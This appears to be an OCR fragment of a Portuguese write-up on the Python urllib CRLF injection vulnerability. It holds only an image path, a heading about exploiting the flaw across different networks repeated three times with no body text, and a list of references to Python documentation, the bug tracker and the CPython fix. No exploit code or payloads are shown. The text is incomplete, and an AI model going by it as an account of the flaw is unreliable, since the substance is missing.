
Exploração da falha em redes diferentes



Exploração da falha em redes diferentes



Exploração da falha em redes diferentes



Referências

urllib — URL handling modules: https://docs.python.org/3/library/urllib.html

python bug tracker: https://bugs.python.org/issue36276

python urllib CRLF injection vulnerability:
https://bugs.python.org/file48206/python-urllib-CRLF-injection-vulnerability.pdf

bpo-30458: Disallow control chars in http URLs. #12755:
https://github.com/python/cpython/pull/12755/files